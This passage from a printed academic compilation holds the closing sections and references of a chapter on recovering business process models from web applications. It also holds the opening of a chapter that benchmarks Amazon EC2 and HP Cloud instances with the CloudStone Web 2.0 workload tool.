- **Multi-objective optimization techniques for process recovery and mining (e.g., (Deb et al. 2002), (Harman et al. 2007), (de Medeiros et al. 2006), (Tomasi et al. 2012)):** Existing techniques treat process mining and recovery as a single-objective problem, i.e., they mainly focus on one dimension (e.g., the adequacy to reproduce traces) when mining the process model from traces. However, process mining is intrinsically a multi-dimensional problem: recovered processes, beyond maximizing their capability to represent all possible execution flows, so as to be expressive and complete enough, should also be simple to understand and manage, so as to be usable by business analysts and managers. Multi-objective optimization techniques, exploiting their capability of explicitly considering, at the same time, several dimensions and properties of the process and system under analysis, provide a good solution to improve the mined models.
- **Probabilistic-based process mining (e.g., (Kwiatkowska et al. 2011), (Farkhady et al. 2011), (van Hee et al. 2011), (Castellanos et al. 2011)):** Existing mining and recovery techniques assume that the logged traces used to mine/recover processes are complete, precise enough and also composed of a reasonable limited amount of collected data. However, it is often the case that real life logs fail in satisfying these assumptions. For instance, modern systems and platforms provide integrated capabilities to trace the software executions also for long runs, thus collecting huge amount of data. Often, real life logs can also be noisy and/or incomplete, e.g., they can contain holes, because for some periods of time the platform could fail in collecting and recording information about the system execution. In all these cases, traditional process mining approaches can fail in mining a reasonably correct/adequate process. Recent trends show that probabilistic analysis of the logged traces can help in detecting and managing such situations.
- **Semantic-based process mining (e.g., (Thomas et al. 2007), (Ghidini et al. 2012), (Di Francescomarino et al. 2008), (Tomasi et al. 2012)):** Semantic Business Process Management has the objective of increasing the automation in the specification, implementation, execution, and monitoring of business processes by extending business process management tools with the most significant results from the area of semantic web. The underlying idea is that business process elements or conditions can be enriched with formally defined concepts (e.g., concepts from an

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

ontology). This information makes it possible to interpret the process in a formal and shared way, thus enabling several reasoning services, as for example, the early analysis of the process for the detection of criticalities and design-time problems. Existing works in this field can be divided into two groups:

- Those adding semantics to specify the dynamic behavior exhibited by a process; and
- Those adding semantics to specify the meaning of the elements of a process in order to improve the automation of business process management.
- **Artifact-driven business process modeling and mining (e.g., (Gerede et al. 2007), (Hull et al. 2008), (Popova et al. 2012)):** Existing mining and recovery techniques mainly focus on the mining of the process control-flow realized by a system. This is consistent with the traditional view of business process management that mainly focuses on the modeling of the process control-flow (activities, tasks and decision points). However, nowadays. secondary dimensions (e.g., data, user inputs, user-roles and, in general, business artifacts) can play a fundamental role in the business process of an organization or a system. In other terms, these secondary dimensions strongly impact or even drive the process run. Moreover, modern tracing platforms can provide services to collect a wide range of information about these secondary dimensions (e.g., documents, objects needed or produced by the activities of a process) when tracing the system execution. By taking advantage of such platforms, process mining approaches can be extended and adapted to work also with these secondary dimensions, thus overcoming the limits of the existing process mining approaches.
- **Operational support: runtime process mining (e.g., (Weber et al. 2011), (Mariani et al. 2012)) and analysis**: Such as process compliance and requirements checking (e.g., (Governatori et al. 2006), (van der Aalst et al. 2005)). Existing process mining approaches mainly work on sets of previously collected traces. However, modern systems are very rich, adaptive, dynamic, and they can potentially run for long time. These intrinsic characteristics of modern systems (e.g., Web or Internet -based systems) require capabilities to work on-the-fly with collected traces, to quickly take decision and adapt or change the system behaviors and structure. In other terms, modern systems require online process mining, that is mining and recovery approaches able to analyze at runtime the collected traces.

CONCLUSION

In this chapter we presented an approach for reverse engineering business processes exposed by means of software systems with a Web interface. The technique infers an initial BPMN representation of a process by dynamically analyzing the execution of the application user-interface. We moreover presented two approaches to refine the initially built process models with the aim of making them easier to read and understand for analysts and designers in charge, for example, of evolving and modernizing the Web application they describe. In detail, we show approaches: (i) to (re)modularize the initially recovered process model by clustering its elements according to different criteria; and (ii) to reduce the process model by removing rarely executed process elements while preserving the overall capability of the process model to represent the executed process.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

REFERENCES

Aho, A. V., Sethi, R., & Ullman, J. D. (1985). *Compilers: Principles, techniques, and tools*. Reading, MA: Addison-Wesley Publishing Company.

Alves de Medeiros, A., Weijters, A., & van der Aalst, W. (2006). Genetic process mining: An experimental evaluation. *Journal of Data Mining and Knowledge Discovery*, *14*(2), 245–304. doi:10.1007/s10618-006-0061-7

Amalfitano, D., Fasolino, A., & Tramontana, P. (2010). An iterative approach for the reverse engineering of rich internet application user interfaces. In *Proceedings of Int. Conf. on Internet and Web Applications and Services (ICIW)*, (pp. 401–410). ICIW.

Bose, R., & van der Aalst, W. (2009). Context aware trace clustering: Towards improving process mining results. In *Proceedings of Symposium on Discrete Algorithms (SDM-SIAM)*, (pp. 401–412). SDM-SIAM.

Cardoso, J., Mendling, J., Neumann, G., & Reijers, H. A. (2006). A discourse on complexity of process models. In *Proceedings of Workshop on Business Process Intelligence*, (pp. 115–126). IEEE.

Castellanos, M., Casati, F., & Dayal, U. (2011). A probabilistic-based approach to process model discovery. In *Proceedings of International Conference on Data Engineering Workshops*. IEEE.

Dahl, O. J., Dijkstra, E. W., & Hoare, C. A. R. (Eds.). (1972). *Structured programming*. London: Academic Press Ltd.

de Medeiros, A., Weijters, A., & van der Aalst, W. (2006). Genetic process mining: An experimental evaluation. *Journal of Data Mining and Knowledge Discovery*, *14*(2), 245–304. doi:10.1007/s10618-006-0061-7

Deb, K., Pratap, A., Agarwal, S., & Meyarivan, T. (2002). A fast and elitist multiobjective genetic algorithm: NSGA-II. *IEEE Transactions on Evolutionary Computation*, *6*(2), 182–197. doi:10.1109/4235.996017

Di Francescomarino, C., Ghidini, C., Rospocher, M., Serafini, L., & Tonella, P. (2008). Reasoning on semantically annotated processes. In *Proceedings of Conference on Service-Oriented Computing* (LNCS), (vol. 5364, pp. 132-146). Berlin: Springer.

Di Francescomarino, C., Marchetto, A., & Tonella, P. (2012). Cluster-based modularization of processes recovered from web applications. *Journal of Software: Evolution and Process*, *25*(2), 113–138. doi:10.1002/smr.518

Di Lucca, G. A., Fasolino, A., Pace, F., Tramontana, P., & De Carlini, U. (2002). WARE: A tool for the reverse engineering of web applications. In *Proceedings of the 6th European Conference on Software Maintenance and Reengineering*. Budapest, Hungary: IEEE.

Di Lucca, G. A., Fasolino, A. R., Tramontana, P., & De Carlini, U. (2003). Recovering a business object model fromweb applications. In *Proceedings of International Computer Software and Applications Conference (COMPSAC).* IEEE Computer Society.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Farkhady, R. Z., & Aali, S. H. (2011). A probabilistic approach for process mining in incomplete and noisi logs. In *Proceedings of International MultiConference of Engineers and Computer Scientists*. Hong Kong: IEEE.

Gerede, C. E., & Su, J. (2007). Specification and verification of artifact behaviors in business process models. In *Proceedings of International Conference on Service-Oriented Computing*, (pp. 181-192). IEEE.

Ghidini, C., Di Francescomarino, C., Rospocher, M., Tonella, P., & Serafini, L. (2012). Semantics-based aspect-oriented management of exceptional flows in business processes. *IEEE Transactions on Systems, Man, and Cybernetics. Part C*, *42*(1), 25–37.

Ghose, A., Koliadis, G., & Chueng, A. (2007). Process discovery from model and text artefacts. In *Proceedings of International Workshop on Service- and Process-Oriented Software Engineering (SOPOSE).* IEEE Computer Society.

Governatori, G., Milosevic, Z., & Sadiq, S. (2006). Compliance checking between business processes and business contracts. In *Proceedings of IEEE International Enterprise Distributed Object Computing Conf.*, (pp. 221-232). IEEE.

Harman, M., & Tratt, L. (2007). Pareto optimal search-based refactoring at the design level. In *Proceedings of Conference on Genetic and Evolutionary Computation* (GECCO). GECCO.

Hull, R. (2008). Artifact-centric business process models: Brief survey of research results and challenges. [OTM.]. *Proceedings of on the Move to Meaningful Internet Systems: OTM*, *2008*, 1152–1163. doi:10.1007/978-3-540-88873-4_17

Hung, M., & Zou, Y. (2005). Extracting business processes from three-tier architecture systems. In *Proceedings of Int. Workshop on Reverse Engineering to Requirements (REtR).* IEEE Computer Society.

Kim, K. H., & Kim, Y. G. (1998). Process reverse engineering for BPR: A form-based approach. *Journal of International Management*, *23*(4), 187–200.

Kwiatkowska, M., Norman, G., & Parker, D. (2011). PRISM 4.0: Verification of probabilistic real-time systems. In *Proceedings of International Conference on Computer Aided Verification*, (pp. 585-591). IEEE.

Manning, C. D., & Schtze, H. (1999). *Foundations of statistical natural language processing*. Cambridge, MA: The MIT Press.

Marchetto, A., & Di Francescomarino, C. (2011). Parameterised trace selection technique for process model recovering. *IET Software*, *5*(6), 563–575. doi:10.1049/iet-sen.2011.0005

Marchetto, A., Di Francescomarino, C., & Tonella, P. (2011b). Optimizing the trade-off between complexity and conformance in process reduction. In *Proceedings of Int. Symposium on Search Based Software Engineering (SSBSE)* (LNCS), (vol. 6956). Berlin: Springer.

Marchetto, A., Tonella, P., & Ricca, F. (2012). ReAjax: A reverse engineering tool for Ajax web applications. *IET Software*, *6*(1), 33–49. doi:10.1049/iet-sen.2010.0152

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Mariani, L., Marchetto, A., Nguyen, C., Tonella, P., & Baars, A. I. (2012). Revolution: Automatic evolution of mined specifications. In *Proceedings of International Symposium on Software Reliability Engineering* (ISSRE). ISSRE.

Matthijssen, N., Zaidman, A., Storey, M. A., Bull, I., & van Deursen, A. (2010). Connecting traces: Understanding client-server interactions in Ajax applications. In *Proceedings of Int. Conf. on Program Comprehension (ICPC)*, (pp. 216–225). ICPC.

Mendling, J., Reijers, H., & Cardoso, J. (2007). What makes process models understandable? In *Proceedings of Int. Conference on Business Process Management (BPM)*. Springer.

Mendling, J., Reijers, H., & van der Aalst, W. (2008). *Seven process modeling guidelines (technical report 12340)*. Kelvin Grove, Australia: Queensland University of Technology.

Mesbah, A., & van Deursen, A. (2008). Crawling Ajax by inferring user interface state changes. In *Proceedings of Int. Conf. on Web Engineering (ICWE)*. New York: ICWE.

Ouyang, C., van der Aalst, W., Dumas, M., & ter Hofstede, A. (2006). *Translating bpmn to bpel (technical report)*. Kelvin Grove, Australia: Queensland University of Technology.

Paradauskas, B., & Laurikaitis, A. (2006). Business knowledge extraction from legacy information systems. *Journal of Information Technology and Control*, *35*(3), 214–221.

Patel, R., Coenen, F., Martin, R., & Archer, L. (2007). *Reverse engineering of web applications: A technical review (Technical report)*. Liverpool, UK: Computer Science Department, University of Liverpool.

Pilloni, M. (2009). *Tecniche di raffinamento per l'estrazione di processi di business da application web*. (Master Thesis). University of Trento, Trento, Italy.

Popova, V., Fahland, D., & Dumas, M. (2013). *Artifact lifecycle discovery*. CoRR abs/1303.2554.

Reijers, H., & Mendling, J. (2008). Modularity in process models: Review and effects. In *Proceedings of Int. Conf. on Business Process Management (BPM)*. Milano, Italy: BPM.

Ricca, F., & Tonella, P. (2001). Understanding and restructuring web sites with Reweb. *IEEE MultiMedia*, *8*(2), 40–51. doi:10.1109/93.917970

Rozinat, A., & van der Aalst, W. M. P. (2008). Conformance checking of processes based on monitoring real behavior. *Journal on Inf. Syst.*, *33*(1), 64–95.

Tarjan, R. (1972). Depth-first search and linear graph algorithms. *SIAM Journal on Computing*, *1*(2), 146–160. doi:10.1137/0201010

Thomas, O., & Fellmann, M. (2007). Semantic EPC: Enhancing process modeling using ontology languages. In Semantic Business Process and Product Lifecycle Management, (pp. 64-75). CEUR.

Tilley, S., & Huang, S. (2001). Evaluating the reverse engineering capabilities of web tools for understanding site content and structure: A case study. In *Proceedings of International Conference on Software Engineering (ICSE).* IEEE Computer Society.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Tomasi, A. (2011). *Recovery of business processes from web applications: A domain-driven optimization technique.* (Master Thesis). University of Trento, Trento, Italy.

Tomasi, A., Marchetto, A., & Di Francescomarino, C. (2012a). Domain-driven optimization of recovered business processes. In *Proceedings of Symposium on Search Based Software Engineering (SSBSE)* (LNCS). Berlin: Springer.

Tomasi, A., Marchetto, A., & Di Francescomarino, C. (2012b). Domain-driven reduction optimizing of recovered business processes. In *Proceedings of International Symposium on Search Based Software Engineering* (SSBSE) (LNCS). Berlin: Springer.

van der Aalst, W., van Dongen, B., Herbst, J., Maruster, L., Schimm, G., & Weijters, A. (2003). Workflow mining: A survey of issues and approaches. *Journal of Data and Knowledge Engineering*, *47*(2), 237–267. doi:10.1016/S0169-023X(03)00066-1

van der Aalst, W. M. P., de Beer, H. T., & van Dongen, B. F. (2005). Process mining and verification of properties: An approach based on temporal logic. In *Proceedings of Confederated International Conference on the Move to Meaningful Internet Systems* (pp. 130-147). IEEE.

Van Hee, K. M., Zheng, L., & Sidorova, N. (2011). Is my event log complete? A probabilistic approach to process mining. In *Proceedings of International Conference on Research Challenges in Information Science* (RCIS). RCIS.

Vanhatalo, J., Vlzer, H., & Koehler, J. (2008). The refined process structure tree. In *Proceedings of Int. Conf. on Business Process Management (BPM)*. Milano, Italy: BPM.

Veiga, G. M., & Ferreira, D. R. (2009). Understanding spaghetti models with sequence clustering for prom. In *Proceedings of Workshop on Business Process Intelligence (BPI).* Ulm, Germany: BPI.

Wang, X., Sun, J., Yang, X., He, Z., & Maddineni, S. (2004). Business rules extraction from large legacy systems. In *Proceedings of European Conference on Software Maintenance and Reengineering (CSMR)*. IEEE Computer Society.

Weber, P., Bordbar, B., & Peter, T. (2011). Real-time detection of process change using process mining. In *Proceedings of Imperial College Student Workshop* (ICCSW). London, UK: Imperial College.

Zou, Y., Guo, J., Foo, K. C., & Hung, M. (2009). Recovering business processes from business applications. *Journal of Software Maintenance and Evolution: Research and Practice*, *21*(5), 315–348. doi:10.1002/smr.410

Zou, Y., Lau, T. C., Kontogiannis, K., Tong, T., & McKegney, R. (2004). Model driven business process recovery. In *Proceedings of Int. Working Conference on Reverse Engineering (WCRE).* IEEE Computer Society.

Zou, Y., Zhang, Q., & Zhao, X. (2007). Improving the usability of e-commerce applications using business processes. *IEEE Transactions on Software Engineering*, *33*(12), 837–855. doi:10.1109/TSE.2007.70709

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

ADDITIONAL READING

Alalfi, M. H., Cordy, J. R., & Dean, T. R. (2009). Automated reverse engineering of uml sequence diagrams for dynamic web applications. IEEE Int. Conf. on Software Testing, Verification, and Validation Workshops (ICSTW), Washington, DC, USA, 2009

Baresi, L., Garzotto, F., & Paolini, P. (2000). From web sites to web applications: new issues for conceptual modeling. In *Workshops on Conceptual Modeling Approaches for E-Business and The World Wide Web and Conceptual Modeling* (pp. 89–100). Conceptual Modeling for E-Business and the Web. doi:10.1007/3-540-45394-6_9

Boehm, B. W., Brown, J. R., & Lipow, M. L. (1976). Quantitative evaluation of software quality. In International Conference on Software Engineering (ICSE), 1976.

BPMN specification. http://www.bpmn.org, last access 2013

Cohen, J. (1986) editor. Software Engineering Metrics and Models. Menlo Park, CA: Benjamin/Cummings., 1986.

Conallen, J. (2000). *Building Web Applications with UML*. Reading: Addison-Wesley.

Cornelissen, B., Moonen, L., & Zaidman, A. (2008). An assessment methodology for trace reduction techniques. Int. Conf. on Software Maintenance, China, 2008, pp. 107–116

Cornelissen, B., Zaidman, A., van Deursen, A., Moonen, L., & Koschke, R. (2009). A systematic survey of program comprehension through dynamic analysis. *IEEE Transactions on Software Engineering*, *35*(5), 684–702. doi:10.1109/TSE.2009.28

Dhyani, D., Ng, W. K., & Bhowmick, S. S. (2002). A survey of web metrics. *ACM Computing Surveys*, *34*(4), 469–503. doi:10.1145/592642.592645

Di Francescomarino, C., & Tonella, P. (2009). Supporting ontology-based semantic annotation of business processes with automated suggestions. In Enterprise, Business-Process and Information Systems Modeling. Volume 29 of Lecture Notes in Business Information Processing. Springer Berlin Heidelberg (2009) 211–223

Dianmin, Y., Xiaodan, W., Haiyan, W., & Junbo, B. (2011). A review of process mining algorithms. International Conference on Business Management and Electronic Information (BMEI). May 2011.

Dumas, M., La Rosa, M., Mendling, J., & Reijers, H. A. (2011). *Fundamentals of Business Process Management*. Springer.

Erni, K., & Lewerentz, C. (1996). Applying design metrics to object-oriented frameworks. In Proc. of the International Symposium on Metrics (Metrics). IEEE Computer Society, 1996.

Ghosheh, E., Qaddour, J., Kuofie, M., & Black, S. (2006). A comparative analysis of maintainability approaches for web applications. In AICCSA'06: Proceedings of the IEEE International Conference on Computer Systems and Applications, pp. 1155–1158, IEEE Computer Society, Washington (2006)

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

IEEE Task Force on Process Mining and Process Mining Manifesto. http://www.win.tue.nl/ieeetfpm/doku.php?id=shared:process_mining_manifesto, last access 2013

Kan, S. H. (2003). *Metrics and Models in Software Quality Engineering*. Addison-Wesley.

Marchetto, A., & Tiella, R., & Tonella, P., & Alshahwan, N. (2011)· Mark Harman Crawlability metrics for automated web testing. International Journal on Software Tools Technology Transfer. Springer 2011

Marchetto, A., Tonella, P., & Ricca, F. (2008). State-based testing of ajax web applications. In International Conference on Software Testing Verification and Validation (ICST), IEEE Computer Society Lillehammer, April 2008.

Marchetto, A., & Trentini, A. (2005). Evaluating web applications testability by combining metrics and analogies. In International Conference on Information and Communications Technology (ITI), pp. 751–779, December (2005)

Melcher, J., Mendling, J., Reijers, H. A., & Seese, D. (2009). On measuring the understandability of process models. In Proc. of Workshop on Empirical Research in Business Process Management (ER-BPM), 2009.

Mendling, J., & Reijers, H. A. (2000). How to define activity labels for business process models? In SIGSAND Europe 2008, pages 117–128, 2008.

Murphy, G. C., Notkin, D., & Sullivan, K. Software reflexion models: Bridging the gap between source and high- level models. Proceedings of the Third ACM Symposium on the Foundations of Software Engineering, 1995, 18–28.2.

Palmer, J. W. (2002). Web site usability, design, and performance metrics. *Information Systems Research*, *13*(2), 151–167. doi:10.1287/isre.13.2.151.88

Perez-Castillo, R., Fernandez-Ropero, M., Garcia-Rodriguez de Guzman, I., & Piattini, M. (2011). Marble. A business process archeology tool. IEEE International Conference on Software Maintenance, ICSM. IEEE, 2011.

Process Mining Group. Math&CS department, Eindhoven University of Technology, http://www.processmining.org, last access 2013

ProM platform. http://www.promtools.org/prom6, last access 2013

ReBPM platform, http://selab.fbk.eu/marchetto/tools/rebpmn, last access 2013

Rolon, E., Sanchez, L., Garcia, F., Ruiz, F., Piattini, M., Caiano, D., & Visaggio, G. (2009). Pre-diction models for bpmn usability and maintenability. In Proc. of the International Conference on Commerce and Enterprise Computing (CCEC). IEEE Computer Society. 2009.

Thomas, O., & Fellmann, M. (2007) Semantic epc: Enhancing process modeling using ontology languages. In Hepp, M., Hinkelmann, K., Karagiannis, D., Klein, R., Stojanovic, N., eds.: SBPM. Volume 251 of CEUR Workshop Proceedings., CEUR-WS.org (2007).

Tomasi, A., Marchetto, A., Di Francescomarino, C., & Susi, A. (2012). reBPMN: Recovering and Reducing Business Processes. IEEE International Confernce on Software Maintenance, (ICSM). Italy, 2012

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

van der Aalst. (2011). *Wil M. P. Process Mining - Discovery, Conformance and Enhancement of Business Processes*. Springer.

van der Aalst, W. M. P., Rubin, V., Verbeek, H. M. W., van Dongen, B. F., Kindler, E., & Gunther, C. W. (2008). Process mining: a two-step approach to balance between underfitting and overfitting. *Journal of Software and Systems Modeling*, *9*(1), 87–111. doi:10.1007/s10270-008-0106-z

Warren, P., Boldyreff, C., & Munro, M. (1999). The evolution of websites. In IWPC '99: Proceedings of the 7th International Workshop on Program Comprehension, p. 178. IEEE Computer Society, Washington, 1999.

Zaidman, A., & Demeyer, S. (2004). Managing trace data volume through a heuristical clustering process based on event execution frequency. European Conf. on Software Maintenance and Reengineering (CSMR), 2004, pp. 329–338

KEY TERMS AND DEFINITIONS

Business Process: The set of activities or tasks, required to satisfy a given goal, e.g., provide a service, develop and distribute a product. It is often visualized as a model describing sequences of activities and tasks with interleaving decision points.

Business Process Model: A flowchart-based representation of elements (e.g., activities, tasks, data, decision points, user roles, and so on) of a given process organization and required to satisfy a given organization's goal. Modelling a business process is often useful for allowing users (managers, analysts) to understand and improve it.

Business Process Modeling Notation (BPMN): a standardized graphical notations for designing business processes, among the most widespread and adopted. BPMN is based on a flowcharting technique that provides graphical elements and association rules for graphically modeling a process. The goal of BPMN is hence to provide a standard notation that is easy to understand for business users playing different roles: e.g., managers and business analysts, technical developers and business people in general.

Dynamic Analysis: An approach to reverse engineer a software system by observing its executions. The underlying idea is that behaviors and structure of a system can be inferred by observing only a limited set of its executions, having no knowledge about the internal structure, i.e., looking at the system as a black box.

Process Model Extraction (Mining, Inference, or Recovery): The set of activities conducted to infer or recover a model of the process realized by a software system, applying reverse engineering approaches, i.e., without having knowledge about the procedures involved in the original modeling activity. In this chapter, we use process model extraction, mine, infer, and recovery as synonyms.

Process Model (Re)-Modularization: An approach aiming at the hierarchical organization of a process model with the purpose of making it easy to read and use. Process modularization is often realized encapsulating into subprocesses related process elements, as for example activities or tasks, required to realize a given function. Subprocesses represent hence isolated and reusable components of the process that partition it according to some criteria.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Process Model Reduction: An approach to reorganize a process model by simplifying it, thus improving its readability and understandability. To this aim, some process elements, e.g., activities and tasks, can be hidden or removed from the model, according to specific rules, while preserving process properties relevant for the user and allowing the model to adequately represent the underlying business process.

Process Model Understandability, Comprehensibility, Readability: The degree to which a human analyst or manager can easily read, understand, and comprehend a given process model. Existing studies empirically demonstrated that specific properties and characteristics (e.g., size, complexity, structure, quality of the activity labels) can positively/negatively influence the process model comprehensibility. These process characteristics, hence, can become key factors for controlling the usefulness and the effectiveness of the designed or recovered process models.

Reverse Engineering: The process of inferring behaviors, functionalities, structure and content of existing software systems, by analyzing how they work and operate, with almost no additional knowledge about the procedures involved in their original production (i.e., forward engineering).

"Spaghetti" Process Model: A term used to (informally) characterize a very large, complex, intricate process model. A spaghetti model is quite difficult to read and understand for human users, e.g., manager and analysts, or to use in automatic computation, i.e., it could require a huge amount of time to be processed, if feasible. In other terms, this kind of process models tend to be useless, thus demanding for techniques and tools to improve the adopted modeling techniques or existing models are welcomed.

Static Analysis: An approach to reverse engineer a software system by analyzing its internal structure, e.g., its source code. The underlying idea is that behaviors and structure of a system can be inferred by only observing and analyzing its internal structure. Often, this kind of analysis is conducted by applying some parsing to and analyzing the system source code.

Web Application: A client-server software system distributed on the Web. Web applications are often implemented by means of server-side components developed using programming languages, e.g., JSP, Java, C#, Php, Perl, and that are exercised by client-side components written using, e.g., HTML, Ajax, Flash, and running in a Web-browser user-interface. Web applications are event-based applications in which the user executes the underlying application processes by interacting through the Web browser interface. Web applications are hence often used to expose business processes to the users.

This research was previously published in Uncovering Essential Software Artifacts through Business Process Archeology edited by Ricardo Perez-Castillo and Mario G. Piattini, pages 134-175, copyright year 2014 by Business Science Reference (an imprint of IGI Global).

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Chapter 11
Performance Evaluation of Public IaaS Clouds for Web 2.0 Applications Using CloudStone Benchmark

Sanjay P. Ahuja
University of North Florida, USA

Neha Soni
University of North Florida, USA

ABSTRACT

Web 2.0 applications have become ubiquitous over the past few years because they provide useful features such as a rich, responsive graphical user interface that supports interactive and dynamic content. Social networking websites, blogs, auctions, online banking, online shopping and video sharing websites are noteworthy examples of Web 2.0 applications. The market for public cloud service providers is growing rapidly, and cloud providers offer an ever-growing list of services. As a result, developers and researchers find it challenging when deciding which public cloud service to use for deploying, experimenting or testing Web 2.0 applications. This study compares the scalability and performance of a social-events calendar application on two Infrastructure as a Service (IaaS) cloud services – Amazon EC2 and HP Cloud. This study captures and compares metrics on three different instance configurations for each cloud service such as the number of concurrent users (load), as well as response time and throughput (performance). Additionally, the total price of the three different instance configurations for each cloud

DOI: 10.4018/978-1-5225-3422-8.ch011

Copyright © 2018, IGI Global. Copying or distributing in print or electronic forms without written permission of IGI Global is prohibited.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

service is calculated and compared. This comparison of the scalability, performance and price metrics provides developers and researchers with an insight into the scalability and performance characteristics of the three instance configurations for each cloud service, which simplifies the process of determining which cloud service and instance configuration to use for deploying their Web 2.0 applications. This study uses CloudStone – an open-source, three-tier web application benchmarking tool that simulates Web 2.0 application activities – as a realistic workload generator and to capture the intended metrics. The comparison of the collected metrics indicates that all of the tested Amazon EC2 instance configurations provide better scalability and lower latency at a lower cost than the respective HP Cloud instance configurations; however, the tested HP Cloud instance configurations provide a greater storage capacity than the Amazon EC2 instance configurations, which is an important consideration for data-intensive Web 2.0 applications.

1. INTRODUCTION

Web applications have evolved over the past two decades from static content files to the dynamically-generated user-interactive web pages. Traditional Web 1.0 applications had several limitations including static, read-only files that only supported passive, one-way communication between a website and its clients. Web 1.0 applications also had limited scalability capabilities; therefore, as the number of clients requesting data from a website increased, the response time – the time required for the client to receive data from the website – increased; resulting in a decrease in the website's performance and causing communication delays. Conversely, Web 2.0 applications allow users to interact with the content of a web page rather than simply consuming the content. Such dynamic applications provide important features such as a rich user interface and active, two-way communication that supports collaboration amongst the application and its users. The social networking services Facebook and Twitter are two examples of popular Web 2.0 applications (Helmy, 2013).

As Web 2.0 applications became an integral part of the daily activities of people throughout the world, providers migrated their applications to large-scale distributed computing platforms capable of supporting the increasing demand for online services. One such distributed platform is the Cloud, which is emerging as the dominant computing platform for Web 2.0 applications. Cloud computing provides a number of benefits to providers, as well as their customers, that make it a better choice over other distributed computing platforms (Goundar, 2012). One benefit of cloud computing is that the bulk of the data associated with an application and its customers resides in the cloud, which means customers can access their data regardless of their location or the device with which they connect. Another benefit of cloud computing is that policy can be established to maintain acceptable levels of load and latency as the demand on the system fluctuates. A final, but likely the most important, benefit of cloud computing is that it provides scalability, which allows the resources, assigned to an application to expand and contract as the number of concurrent users fluctuates.

As cloud computing has emerged as the dominant platform for Web 2.0 applications, researchers have begun to study public cloud services to help application developers choose the cloud service that best supports their applications. This study provides measurements such as the number of concurrent users (scalability), response time and throughput (performance), and total cost for various virtual machine instances on the Amazon EC2 and HP Cloud Infrastructure as a Service (IaaS) providers. The CloudStone

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

web application benchmarking tool is used to capture and measure the scalability and performance of the tested cloud service providers and instances.

1.1. CloudStone Overview

CloudStone is an open-source, multi-platform tool – developed by the University of California, Berkeley and Sun Microsystems – for benchmarking Web 2.0 applications operating on cloud computing platforms to generate a perception of the performance characteristics of cloud service providers (Sitaram, 2011). As the only modern Web 2.0 application benchmarking tool available today, CloudStone is extremely useful to researchers studying Web 2.0 applications on cloud services that provide on-demand virtual instances. CloudStone runs a Web 2.0 application called Olio that simulates a social-events application using three virtual machines – application server, database server, and a client server. CloudStone is comprised of three major components – the Olio application, a workload generator (Faban), and a set of measuring and automation tools for running large experiments on cloud computing platforms. CloudStone defines Service Level Agreements (SLAs), which are described in Section 3, that specify response time criteria for its operations.

1.1.1. Olio Application

Olio simulates a social-events calendar application that serves as reference architecture for testing and evaluating the characteristics of Web 2.0 applications. It supports functionality representative of Web 2.0 applications - user generated metadata, social networking functions such as posting, sharing, tagging, searching, and commenting on social events and a rich AJAX-based GUI (Beitch, 2010). Similar to a social media application, it also indicates the number of friendship requests a particular user has. Olio currently supports three web application framework implementations – PHP, J2EE and Ruby on Rails, and this study utilizes the PHP implementation.

The Olio workload component, which is responsible for generating a load on the Olio application, emulates a number of concurrent or active users during a test. The workload on the Olio application can be scaled up simply by increasing the number of concurrent users, which helps to identify the maximum number of concurrent users a particular cloud-based virtual machine instance supports. The maximum number of concurrent users is defined as the number of active users using the Olio application without violating the SLA set by CloudStone (Sitaram, 2011). Similar to any social media application, the Olio application creates 100 times concurrent users in the database that are referred to as registered users. A social media application has a large number of registered users however only few of them will be actively using the application. The Olio application responds to seven page operations that are essentially page requests that result in one or more HTTP request/response cycles (Subramanyam, 2011).

1. **HomePage:** Landing page of the Olio application, which includes static content and thumbnail images, as well as the option to login or logout
2. **Login:** A registered user is randomly selected to log into the application using a valid username and password. If the selected user is already logged into the application, a log out operation is performed first.
3. **TagSearch:** Enables users to browse events by related tags. The results of a tag search are limited to 125 events.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

4. **EventDetail:** Displays the details of a selected event. Events are randomly selected from the events listed on the user's home page.
5. **PersonDetail:** Displays the details of a selected user. Users are randomly selected from the list of registered users.
6. **AddPerson:** Enables a user to add a new registered user using randomly generated values. If the selected user is already logged into the application, a log out operation is performed first.
7. **AddEvent:** Enables a user to add a new event using randomly generated values for the Title, Summary, Description, Address, Event Date and Event Time fields.

Of these seven page operations, the HomePage, TagSearch, EventDetail and Login operations are performed more frequently than the AddEvent, AddPerson and PersonDetail operations. The frequency of each page operation performed by concurrent users is expressed as a percentage of all the page operations performed, known as Operation Mix percentage, and all of the operations equate to 100% (Subramanyam, 2011).

1.1.2. Faban

Faban is a free, open source performance workload generator that runs on a client machine and generates a load on the application server machine by simulating a large number of concurrent users accessing the Olio application. Faban is comprised of two major components: the Faban Harness and the Faban Driver Framework. The Faban Harness acts as a container for hosting and automating the benchmark, and it provides a simple web interface to schedule, queue and compare the runs, collect statistics, and display results and graphs. The Faban Driver Framework is a high-level API-based benchmark development framework, and a component model controls the life cycle of a benchmark run (Faban, 14).

1.1.3. CloudStone Architecture


As shown in Figure 1, the Faban workload generator is installed and runs on the client machine, and it generates a workload by simulating a large number of users connecting to the application server machine. Faban is copied onto two other machines where it acts as an agent and monitors their performance throughout the benchmark execution process. The application server machine runs the Olio web application in the Nginx server, and it has file storage for users' images and other multimedia content. The database machine runs MySQL, and it provides access to application data. The database machine also hosts a GeoCoder that implements a geocoding process, which helps with mapping geocoding services to the application server (Grozev, 2014).

1.2. Cloud Architectures

